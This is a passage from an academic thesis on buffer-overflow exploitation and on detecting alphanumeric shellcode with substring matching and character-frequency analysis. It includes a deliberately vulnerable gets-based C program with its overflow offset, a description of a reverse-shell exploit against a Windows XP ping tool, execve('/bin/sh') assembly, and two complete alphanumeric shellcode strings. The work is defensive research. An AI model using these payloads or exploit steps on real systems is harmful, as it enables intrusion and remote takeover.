In a whitepaper [31] by Vinay Katoch the technique of bypassing ASLR by using some memory leak or using a fixed location in a system with ASLR was discussed. This report presents a clear proof that companies and attacker are trying to put up techniques against security method. Once the Address space layout randomization (ASLR) will get bypassed it will be horrible condition as all the buffer overflow attacks which are being prevented by the Address space layout randomization (ASLR) will become feasible once again.

On the basis of the survey it can be clearly deduced that the current prevention techniques that are protecting the systems are quite effective. A lot of progress in department of buffer overflow prevention has been made. The systems today are much secure. But the work on breaking these security concepts is also blooming. If ever the current security practices got broke, the systems will become vulnerable again. So a permanent fix to the problem of buffer overflow is practising secure coding.

CHAPTER 3

PROBLEM FORMULATION

Buffer overflows can damage the systems for real. In this research it has been tried to build up a proof of concept of the buffer overflow to demonstrate the problem of shellcode. Buffer overflow is a vulnerability that can exist almost anywhere. Here in this research an effort was made to study and implement this exploit practically to formulate the real world shellcode problem. One of the trivial ways to exploit this vulnerability is by attacking a C program. Many of the function in C language are vulnerable. *Gets* and *puts* are C functions which do not check for the bounds of the data being passed to them. In this example using gets and puts function it was tried to perform a buffer overflow using a C program. The buffer overflow was then exploited and a function was executed which was not supposed to execute in natural flow of the program. The problem here is to find answer to some of the questions regarding buffer overflow like: Is buffer overflow actually a threat? If so then how can it be exploited? Once exploited how threatening it can be?

A simple C program with two functions was victimized to answer the questions above. One of the functions namely *getfunc* is called by the main program where as other function namely impossible is not called anywhere in the program. So by logic the *impossible* function can never be executed. The C code is given below:

```
#include<stdio.h>
main()
{
getfunc();
}
getfunc()
{
char buffer[10];
gets(buffer);
puts(buffer);
}
```

```
impossible()
{
printf("I am Executed \n");
exit(0);
}
```

The analysis was performed on a Linux virtual machine. The operating system used was Backtrack. The choice of the operating system was made on the basis of the fact that it is easy to understand the concept of overflow on this machine. Also ASLR (address space layout randomization) can easily be turned off.

The tools used were GCC (GNU's C Compiler) and GDB (GNU Debugger). GCC is a compiler made by GNU which supports many different languages including java, FORTRAN, C etc. Earlier it used to support C only. This is the most popular Linux compiler. The choice of this compiler for our research was made because it can attach its executable files to a debugger for debugging purposes very easily. Also it can make a stack executable by using just one command. GDB is a debugger by GNU. It is a very versatile compiler and standard compiler for GNU operating systems. It has a built in disassembler in it. It can trace and alter the user programs. It has the breakpoints which help in better insight. The choice of using this as a debugger was made due to the fact that it can easily display the code, the assembly, contents of memory, and contents of registers along with easy setting of breakpoints. It was used to find the offset where the return address for *getfunc* was stored along with actual memory location of impossible function.

Using GDB the offset for exploitation was found. Using breakpoints the contents of the stack at various times were checked. These different states of stack were used to find out the return address which was verified by use of the built in disassembler. Then different inputs were given to find out the actual offset of the return address. The input was crafted in a way that each of the character in the payload was distinct. This helps in making the process of finding out the location of the return address easy. This offset was found to be 22 characters. Though buffer was only ten characters long but still other extra arguments had to be supplied as well. This is because even after overflow the return address cannot be overwritten. Thus the extra characters are needed. After 22 characters the next four characters were to overwrite the return

address which eventually resulted in a segmentation fault. Then simple *printf* function containing a string of 22 A's along with the address of impossible function was used, which was found from disassembling in the GDB. As shown in figure 3.1 buffer was exploited and something which was not meant to execute was executed.



Figure 3.1: Implementation Result

Buffer overflow exploitation can be very dangerous because it can execute anything that is present in the memory; all that is needed is to make the control of the program jump to that location. The situation can be very threatening.

3.1 WINDOWS APPLICATION

In the second demonstration a win32 application was built for causing buffer overflow. A simple application was made in which user needs to enter a URL or IP address of some website. It has a button named ping. On clicking button an ICMP packet is sent to URL/IP present in the textbox and the result is placed in another textbox. So it is a ping application which shows the result of ping in a graphical manner. A simple executable was made for simplicity of the operation. Then the application was tried to be exploited using buffer overflow.

3.1.1 PROBLEM

The problem here is to analyse if buffer overflow can be exploited in the softwares as well. It is needed find answer to the questions like how threatening an exploit can be if buffer overflow is exploitable.

3.1.2 VICTIM

The application [32,33] shown in figure 3.2 is studied here is a simple window application which displays the result of the ping operation. This executable has two textbox and one button. One textbox is used to take the input form the user which can either be a URL or an IP address. On pressing the ping button it sends ICMP request to the host in textbox and displays ICMP reply packet received.



Figure 3.2: Executable Implementation

3.1.3 PLATFORM AND TOOLS

The analysis was performed on a windows XP machine inside the virtual box. The application was run on windows. The choice of operating system was made due the fact that windows XP is devoid of any modern security features like ASLR, non-executable stack etc. also the backtrack was used inside a virtual box itself so that the Linux machine could be used to work as an attacker. All the data coming from windows after the exploit shall be sent on the Linux machine. The choice of attacker operating system was made on the fact that Linux has a huge amount of open source tools. These tools can be easily used to do some required stuff like setting up a listener on the port to check for the data being sent and received.

DEV-C++, metasploit, netcat and ollydbg tools were also used to make the exploit possible. DEV-C++ was used to create the win32 executable using proper windows

libraries. The choice was made due to the ease of use in this environment. The other tool namely ollydbg was used to disassemble and debug the executable code. This was most important for development of the research as it helped in finding out the address of the instructions, contents of stack, and offset of the buffer along with tracing out normal and abnormal flow of control through the executable. The choice was made due to the amount of insight given along with graphical interface allowing the easy use. Both the tools given above were used on the windows platform. Lastly, metasploit [34] was used to generate the alphanumeric payload. This is the only tool which contains a huge repository of shellcodes. Shellcodes are the code written in hexadecimal format which are executed on the exploited machine to get the hold of its shell. This research has used a payload named shell_reverse_tcp in metasploit and further encoded it with the alphanumeric encoder named alpha_mixed [35]. Tool netcat was used to setup a listener on the specified port of Linux machine using specified options.

3.1.4 FINDINGS AND SOLUTION

The buffer overflow error was found in the executable which was due to a simple lstrcpy function in the executable. By using ollydbg the offset of the buffer was found. After that a location address was given which had a command named *jump esp* written on it. The payload was made by inserting a string of A's till the offset followed by the address of that location which was further followed by the shell code. That command was executed and the control was bounced back to stack itself where the shellcode was present. The main problem here was that the textbox was not taking hexadecimal values. For attacking it is needed to provide the hexadecimal values in the memory using first textbox. That was simply impossible but with help of ollydbg the alphanumeric address was found to cater this need. This is the same reason why alphanumeric shell code was needed.

As a result of the exploit the shell of the XP machine was spawned and sent to the port number 443 of the Linux machine. A listener was already set up over there which captured the shell.

Figure 3.3 shows that buffer overflow in this case was quite deadly and gave away the whole control of the system to the attacker. Attacker was able to perform all the

operations even after the application was closed resulting in a permanent compromise of the machine.



Figure 3.3: Successful Attack

Both the demonstrations show the proof of fact that exploiting a system is possible. This can be a very damaging and threatening situation. Buffer overflow provides an excellent platform for launching such attacks and one has to be careful regarding them. Reversing can be effectively used for both exploiting the systems and safeguarding as well.

3.2 ROLE OF SHELLCODES

Alphanumeric payload uses XOR and IMUL Instructions to replace MOV instruction because there is no such letter in alphanumeric that could represent MOV instruction. Alphanumeric shellcodes do not use any encoding and are purely in form of opcodes which make its detection difficult [27,36]. A shellcode generally use system call to bind a shell to a port. In order to spawn a shell, system calls like execv is used in Linux. Figure 3.4 shows an assembly program to spawn a shell in Linux operating system.

In order to call a system call its syscall number must be put in eax register and arguments like /bin/sh or /bin/bash are passed onto the stack. This knowledge can be utilized as advantage to identify the alphanumeric shellcodes that make use of system calls with known parameters like /bin/sh for spawning the shell.

```
.section .data
.section .text
.globl _start
_start:
# a function is f(%rdi, %rsi, %rdx, %rcx, %r8, %r9).
# Use zeroed memory to zero out %rsi, %rdi, %rdx
xor %rdi, %rdi
push %rdi
push %rdi
pop %rsi
pop %rdx
# Store '/bin/sh\0' in %rdi
movq $0x68732f6e69622f6a, %rdi
shr $0x8,%rdi
push %rdi
push %rsp
pop %rdi
push $0x3b
pop %rax
syscall
# execve('/bin/sh', null, null)
# function no. is 59/0x3b - execve()
```

Figure 3.4: Assembly Program of Shellcode

As already discussed MOV in alphanumeric is replace by XOR instruction because there is no character or number which is equivalent to MOV. So firstly it is necessary to find out all the XOR operations performed in an alphanumeric text as XOR operations are crucial part of the shellcode. Here "/bin/sh" or "hs/nib/" (little endian) is taken as fixed string for analysis (This string may vary depending upon type of shell but for sake of simplicity /bin/sh shall be considered).

3.2.1 SHELLCODES TRANSFORMATION

As an example two shellcodes spawning /bin/sh using execve command in Linux operating system have been considered for comparison and analysis here. These shellcodes will be compared with each other as well as other random texts for finding the matching patterns. Payload 1:

"jZTYX4UPXk9AHc49149hJG00X5EB00PXHc1149Hcq01q0Hcq41q4Hcy0Hcq0WZhZUXZX5u7141A0hZGQjX5u49j1A4H3y0XWjXHc9H39XTH394c"

Payload 2:

"XTX4e4uH10H30VYhJG00X1AdTYXHcq01q0Hcq41q4Hcy0Hcq0WZhZUXZX5u7141A0hZGQjX5u49j1A4H3y0XWjXHc9H39XTH394cEB00"

These payloads will turn themselves to instructions when interpreted by the processor. This conversion can be seen in the debuggers. The figure 3.5 shows alphanumeric payload 1 being converted to instructions in the memory.



Figure 3.5: Transformation of Alphanumeric Shellcode to Instructions

The numerals and alphabets turn themselves to instructions as shown in table 3.1:

TABLE 3.1: Shellcode Interpretation by processor

jZ	pushq 0x5a
T	push esp
Y	pop ecx
X	pop eax
4U	XOR 0x55,al
P	push eax
X	pop eax
k9A	IMUL 0x41,(ecx),edi
Hc49	MOVslq (ecx,edi,1),rsi

TABLE 3.1 Continued…

149	XOR esi,(ecx,edi,1)
hJG00	push 0x3030474a
X	pop eax
5EB00	XOR 0x30304245,eax
P	push eax
X	pop eax
Hc1	MOVslq (%ecx),%esi
149	XOR esi,(ecx,edi,1)
Hcq0	MOVslq 0x30(ecx),esi
1q0	XOR esi,0x30(ecx)
Hcq4	MOVslq 0x34(ecx),esi
1q4	XOR esi,0x34(ecx)
Hcy0	MOVslq 0x30(ecx),edi
Hcq0	MOVslq 0x30(ecx),esi
W	push edi
Z	pop edx
hZUXZ	push 0x5a58555a
X	pop eax
5u714	XOR 0x34313775,eax
1A0	XOR eax,0x30(ecx)
hZGQj	push 0x6a51475a
X	pop eax
5u49j	XOR 0x6a393475,eax
1A4	XOR eax,0x34(ecx)
H3y0	XOR 0x30(ecx),rdi
X	pop eax
W	push edi
jX	push 0x58
Hc9	MOVslq (ecx),edi
H39	XOR(ecx),edi
X	pop eax
T	push esp

TABLE 3.1 Continued…

H39	XOR(ecx),edi
4c	XOR 0x63,al



Figure 3.6: Alphanumeric shellcode spawning shell

3.2.2 APRIORI KNOWLEDGE FOR SHELLCODE DETECTION

All the MOV are made using XOR and IMUL in alphanumeric shellcodes thus making all the XOR's and IMUL's of special importance. Shellcodes work by passing the name of the shell along with the system call to operate upon that program. For example if it is needed to execute /bin/sh then not only /bin/sh will have to be passed in appropriate format but also it will be required have to pass the system call number of execve system call onto the stack. Exceve shall take /bin/sh as parameter. Processor will execute shell using execve system call. And for making all this stealthy and effective, this needs to be done in alphanumeric instruction format only.

We can simply pass /bin/sh to the stack because it is already alphanumeric. But this attack payload is bound to fail because of current detection postures [37,38]. Since all the antiviruses use signature techniques and it is easy to search for strings which are being put up on the stack as it is, the shell coders try to mask the presence of such strings. The usual way in which it is done is using XOR operations. This is done by XORing two strings which yield /bin/sh. This is done as follows:

5a55585a ⊕ 75373134 = 2f62696e » /bin

5a47516a ⊕ 7534396a = 2f736800 » /sh

This is not only done for passing strings but also for numerals. For example suppose a shell coder wishes to execute something. Then it will be required to load the system

call number of execve on the stack in case of LINUX. This number is 59 which as well can easily be traced by the antiviruses. So, shell coders use XOR operations for masking the presence of system call number. Using this method the existence of Syscall is not visible to any of the detection methods [26]. The syscall number can be passed like:

58 ⊕ 63 = 3b » 59(syscall number of execve)

This is how a shell coder generally evades the malware detectors. Simple operations like XOR and IMUL are used to provide good protection against detection. Now what is needed to be done is to find out such evading tricks to reveal the shellcode beneath. Some of this apriori knowledge can be used to find out the alphanumeric shellcode.

3.3 PROBLEM STATEMENT

The problem here is to make the detection of alphanumeric shellcodes possible. Various security fixtures like intrusion detection systems, firewalls, antiviruses etc. hardly look for maliciousness in the textual data. Moreover neither compiler nor the process has the provision of detection of these malicious strings. Once loaded in memory these alphanumeric codes change their form to assembly codes. These assembly codes correspond to instructions which perform malicious operations. Though many efforts have been applied in the past for detection of alphanumeric shellcodes, all the efforts met with little success because of the ever changing nature of alphanumeric shellcodes. Due to its stealthy and text like form the recurring patterns have been exploited for detection.

CHAPTER 4

PROPOSED SOLUTION

4.1 APPROACH 1: FINDING SUBSTRINGS

Finding substrings can be highly rewarding in terms of finding the shellcode.

This is so because it is known that all the operands that shall be passed on the stack using either XOR or IMUL. So XOR and IMUL combinations of all the values whose results will spawn the important strings like /bin/sh, /bin/bash etc. can be made. These combination values can be searched in the shellcodes using simple algorithms like longest common subsequence.

For example it is known that XOR of 5a55585a and 75373134 yields /bin. Now these two when written in alphanumeric look something like

5a55585a = ZUXZ

75373134 = ZGQj

Now for i86 architecture which uses little endian format. Therefore it is sure that the operands will be in little endian. Hence shellcodes will be needed to search for reversed patterns ie. ZXUZ and jQGZ instead of ZUXZ and ZGQj.

Using Longest Common Substring Algorithm (LCS) as shown in figure 4.2, it is observed that both the shell spawning codes matched the pair of operands hence this approach is used to identify or differentiate between shell spawning text and normal text.

```
LONGEST-COMMON-SUBSEQUENCE(x, m, y, n)
for i ← −1 to m − 1
    do T[i, −1] ← 0
for j ← −1 to n − 1
    do T[−1, j] ← 0
for i ← 0 to m − 1
    do for j ← 0 to n − 1
           do if x_i = y_j
                 then T[i, j] ← T[i − 1, j − 1] + 1
                 else T[i, j] ← max(T[i, j − 1],
                                    T[i − 1, j])
return T
```

Figure 4.1: LCS Algorithm

		H	c	q	4	1	q	4
	0	0	0	0	0	0	0	0
4	0	1	1	1	1	1	1	1
9	0	1	1	1	1	1	1	1
H	0	1↖	1	1	1	1	1	1
c	0	1	2↖	2	2	2	2	2
q	0	1	1	3↖	3←	3	3	3
0	0	1	1	3↑	3←↑	3	3	3
1	0	1	1	3	3	4↖	4	4
q	0	1	1	2	3	4↑	5	5
0	0	1	1	2	3	4↑	5	6
H	0	1	1	2	3	4↑	5	6
c	0	1	2	2	3	4↑	5	6
q	0	1	2	3	3	4	5↖	6
4	0	1	2	3	4	4	5	6↖

Figure 4.2: LCS Applied on Segment of Shellcodes

Though XOR is the most commonly used but in case of shellcodes that use less common methods like rotation and shifting to hide existence of parameters, the next approach can be used effectively because of its wide coverage.

4.2 APPROACH 2: COHESION PROBABILITY

In alphanumeric shellcodes some elements always stick together and are common in occurrence. For example it can easily be stated that most of the XOR operations involved are applied on eax, ebx, ecx, esi, and edi registers because of their operation in the i386 architecture. This brings the focus to alphanumeric instructions which will look something like:

1A = XOR ecx+<next value>,eax

1q = XOR ecx+<next value>, esi

3y = XOR edi ,ecx+<next value>

39 = XOR edi+<next value>,ecx

00 = XOR eax, memory

Also occurrence of numerals given below will be common in such a payload because of the fact that they corresponding to XOR operations on some immediate value with

the accumulator. XOR occurs relatively more in the payload as compared to other operations because XOR operations are responsible for effectively masking the detectable patterns. XOR occurrence is shown in figure 4.3.

0 = XOR <eax/ecx>, <next val>

1 = XOR <ebx/edx>, <next val>

3 = XOR <esi/edi>, <next val>

4 = XOR al,<next value>

5 = XOR eax,<next value>

Besides this, other instructions commonly found and shown in figure 4.4 are:

k = IMUL reg,reg

h = push dword

c = arpl reg,reg

P = push eax

Q = push ecx

T = push esp

V = push esi

W = push edi

X = pop eax

Y = pop ecx

Z = pop edx

There are some alphabets which do not correspond to any of the instructions. Though these are present as the operands but not as the instruction, thus owing to their low occurrence possibility than others.

Such characters are:

7, a, b » Bad instructions

The patterns given above shall be common in the shellcode and hence can be used by finding out the unusually high occurrences of such values in the alphanumeric string.

This was checked against both payloads 1 which was manually generated and payload 2 which was taken from internet repository. It was found that both the payloads contained almost the same usage pattern of XOR and IMUL in them. For analysis a random string of same size as that of alphanumeric shellcodes generated automatically has been considered:

AtnRBFtx8EV7Qai8gLexgzxix9L7jLd6zLJwj2Ro5313g7JlkAXmvUfeUAZslQ62WJ fXcj58219xvZGusHbD1972Wh4iwWAR2RoB1lg6aqpoTT6

4.2.1 XOR OCCURRENCES

TABLE 4.1: XOR Frequency Table

	Payload 1	Payload 2	Random Text
0	10	12	0
1	8	7	4
3	3	4	2
4	10	8	1
5	3	2	2



Figure 4.3: Frequency Graph for XOR (X axis: Frequency of occurrence, Y axis: Special alphanumeric character)

Figure 4.3 clearly depicts the high occurrence of the XOR codes in the shellcode as compared to the normal text.

4.2.2 PUSH-POP OCCURRENCES

TABLE 4.2: Push/Pop Frequency Table

	Payload 1	Payload 2	Random text
k	1	0	1
h	3	3	1
C	8	6	1
P	2	0	0
Q	1	1	2
T	2	3	2
V	0	1	1
W	2	2	3
X	10	10	2
Y	1	2	0
Z	5	4	2



Figure 4.4: Frequency graph of Push/Pop and IMUL (X axis: Frequency of occurrence, Y axis: Special alphanumeric character)

4.2.3 ASSOCIATIVE OCCURRENCES

TABLE 4.3: Associative Frequency Table

	Payload 1	Payload 2	Random Text
1A	2	3	0
1q	2	2	0
3y	1	1	0
39	2	2	0
00	2	2	0

